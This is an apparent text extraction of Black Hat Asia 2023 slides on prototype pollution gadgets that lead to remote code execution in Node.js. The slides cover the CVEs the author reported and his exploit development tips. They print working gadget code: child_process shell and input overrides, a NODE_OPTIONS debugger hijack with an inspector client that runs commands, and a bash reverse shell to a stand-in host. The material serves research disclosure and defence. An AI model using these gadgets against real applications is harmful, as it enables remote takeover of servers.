



**black hat**<sup>®</sup>  
ASIA 2023

MAY 11-12

---

BRIEFINGS

# Prototype Pollution Leads to RCE: Gadgets Everywhere

Mikhail Shcherbakov

# @yu5k3

- Ph.D. student at [KTH Royal Institute of Technology](#)
- The research interests include Language-Based Security, Scalable Static Code Analysis, Dynamic Program Analysis.
- Came to security from Enterprise Application Development, 10+ years in Software Development industry.
- Participated in Microsoft, GitHub, and Open-Source bug bounty programs.
- Microsoft Most Valuable Professional (MVP) in 2016 – 2018.




# Research Overview

## Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js.

Workflow: automated (green) and manual (blue) steps.




<https://github.com/yuske/silent-spring>



# Research Overview



<https://github.com/yuske/silent-spring>




# Research Overview

## Reported Vulnerabilities:

- NPM CLI RCE (NO CVE but \$11K bounty)
- Parse Server RCE (CVE-2022-24760)
- Parse Server RCE (CVE-2022-39396)
- Parse Server RCE (CVE-2022-41878)
- Parse Server RCE (CVE-2022-41879)
- Parse Server RCE (waiting for CVE)
- Rocket.Chat RCE (CVE-2023-23917)
- 3 RCEs in another popular product

<https://github.com/yuske/silent-spring>






# **Prototype Pollution: An Unexpected Journey**


# Prototype-based inheritance in JS

```
const o1 = {};
```



# Prototype-based inheritance in JS

```
const o1 = {};  
o1.__proto__.x = 42;
```




# Prototype-based inheritance in JS

```
const o1 = {};  
o1.__proto__.x = 42;
```

```
const o2 = {};  
console.log(o2.x);
```

```
// Output: 42
```



# Prototype Pollution (PP)

The **input** attacker-controlled data. The **reference** to *Object.prototype*.

```
function entryPoint(arg1, arg2, arg3){  
  const obj = {};  
  const p = obj[arg1];  
  p[arg2] = arg3;  
  return p;  
}
```

obj w/ prototype

PP

obj['\_\_proto\_\_']

Object.prototype['shell'] = 'calc'

```
entryPoint(argv[1], argv[2], argv[3]);  
/* ... */  
execHelper('dir', {});
```

'\_\_proto\_\_'

'shell'

'calc'

Gadget

```
function execHelper(args, options){  
  const cmd = options.shell ||  
    'cmd.exe /k';  
  return exec(cmd, args, options);  
}
```

options.shell = 'calc'

# Most popular Node.js app (NPM CLI) analysis



<https://github.com/npm/cli>

**NPM CLI** is the command line client that allows developers to install and publish packages to NPM reg



## Threat Model:

Arbitrary script execution upon package installation with the `--ignore-scripts` flag.

code execution from a command that does not modify the package tree.

Information disclosure.

Is being leaked in logs.

Integrity compromise.

Remediable with a globally

<https://github.com/github/codeql>

<https://github.com/yuske/silent-spring>

# NPM CLI Prototype Pollution

The **input** attacker-controlled data. The **reference** to *Object.prototype*.

```
function diffApply(obj, diff) {  
  var lastProp = diff.path.pop();  
  var thisProp;  
  while ((thisProp = diff.path.shift()) != null) {  
    if (!(thisProp in obj)) {  
      obj[thisProp] = {};  
    }  
  
    obj = obj[thisProp];  
  }  
  
  if (diff.op === REPLACE || diff.op === ADD) {  
    obj[lastProp] = diff.value;  
  }  
}
```

PP

# NPM CLI Gadget

```
const gitEnv = {  
  GIT_ASKPASS: 'echo',  
  GIT_SSH_COMMAND: 'ssh -oStrictHostKeyChecking=accept-new'  
}
```

```
function makeOpts(opts = {})  
  return {  
    stdioString: true,  
    ...opts,  
    shell: false,  
    env: opts.env || { ...gitEnv, ...process.env }  
  }
```

obj w/ prototype

undefined

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```

# Exploit Dev Tips

- Combine static and dynamic analysis.
- Static analysis:
  - Search by **child\_process** by grep, Semgrep or CodeQL
  - Search in a distributed product/production environment.
- Dynamic analysis:
  - Use **strace** from <https://strace.io/>
  - `strace -f -v -s 10000 -e execve node ./app.js`



# RCE Gadgets in Node.js

# child\_process Implementation

```
function spawn(file, args, options) {  
  options = normalizeSpawnArguments(file, args, options);  
  /* ... */  
}
```

```
function normalizeSpawnArguments(file, args, options) {  
  if (options === undefined)  
    options = {};  
  const env = options.env || process.env;  
  const envPairs = [];  
  
  // Prototype values are intentionally included.  
  for (const key in env) {  
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);  
  }  
  
  return { ...options, envPairs, /* ... */ };  
}
```

obj w/ prototype

# child\_process Implementation

```
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}

function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = {};

  const env = options.env || process.env;
  const envPairs = [];

  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }

  return { ...options, envPairs, /* ... */ };
}
```

```
var options = {
  cwd: process.cwd,
  env: process.env,
  argv0: process.argv[0],
  input: "", // override stdio[0]
  stdio: // stdio configuration
  uid: // see setuid(2)
  gid: // see setgid(2)
  serialization: 'json',
  shell: false, // can be a string
  timeout: undefined,
  /* ... */
}
```

# child\_process Implementation

```
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}

function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = {};

  const env = options.env || process.env;
  const envPairs = [];

  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }

  return { ...options, envPairs, /* ... */ };
}
```

```
var options = {
  cwd: process.cwd,
  env: process.env,
  argv0: process.argv[0],
  input: "", // override stdio[0]
  stdio: // stdio configuration
  uid: // see setuid(2)
  gid: // see setgid(2)
  serialization: 'json',
  shell: false, // can be a string
  timeout: undefined,
  /* ... */
}
```

# child\_process Gadget I (Windows)

```
const { execSync } = require('child_process');

// Prototype pollution
Object.prototype.shell = 'cmd.exe.';
Object.prototype.input = 'echo PWNED\n';

// Gadget
const output = execSync('ping 127.0.0.1');
console.log(output.toString());

// Output: PWNED
```

# **child\_process** Gadget II (Cross-Platf.)

```
const { spawnSync } = require('child_process');

// Prototype pollution
Object.prototype.shell = "/usr/local/bin/node";
Object.prototype.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

// Gadget
const output = spawnSync('ping', ['-c', '4', '127.0.0.1']);
console.log(output.toString());
```

# Shell for Gadget II (Cross-Platf.)

```
const client = new require('lib/internal/inspect_client.js')();
await client.connect(1337, 'X.X.X.X');

// Set callbacks
await client.addListener('Debugger.paused', async () =>{
  let output = await client.callMethod("Runtime.evaluate", {
    expression: `require('child_process').execSync('${cmd}').toString()`
  });
});

await client.callMethod("Runtime.evaluate", {
  expression: "process.on('exit', (code) => {debugger;})"
});

// Continue execution
await client.callMethod("Runtime.runIfWaitingForDebugger");
```



# **More RCE Gadgets in Node.js**

# Kudos to Michał Bentkowski

“ What I found is basically a **prototype pollution gadget**. If any application is vulnerable to prototype pollution and it **spawns a new node process**, it can be exploited in exactly the same way “

The screenshot shows a web browser window displaying a blog post on the securitum website. The page title is "Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)" by Michał Bentkowski, dated October 30, 2019. The post content includes an introduction to prototype pollution, a link to a presentation, and a code snippet for creating a JavaScript object. The right sidebar features a profile for Michał Bentkowski, a LinkedIn link, and a newsletter sign-up form.

securITUM Penetration Testing Research blog About us Contact us

## Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)

MICHAŁ BENTKOWSKI | October 30, 2019 | Research

Prototype pollution is a vulnerability that is specific to programming languages with prototype-based inheritance (the most common one being JavaScript). While the bug is well-known for some time now, it lacks practical examples of exploitation. In this post, I'm showing how to exploit it to achieve Remote Code Execution in Kibana.

The content is also released as [a presentation](#).

### Prototype-based inheritance

Let's create a simple object in JavaScript:

```
1 let obj = {
2   prop1: 1,
3   prop2: 2
```

# **child\_process** Michael's Gadget (Linux)

```
const { spawn } = require('child_process');

// Prototype pollution
Object.prototype.env = {
  AAAA: 'require("child_process").execSync("bash -i >& /dev/tcp/X.X.X.X/1337 0>&1");//',
  NODE_OPTIONS: '--require /proc/self/environ'
}


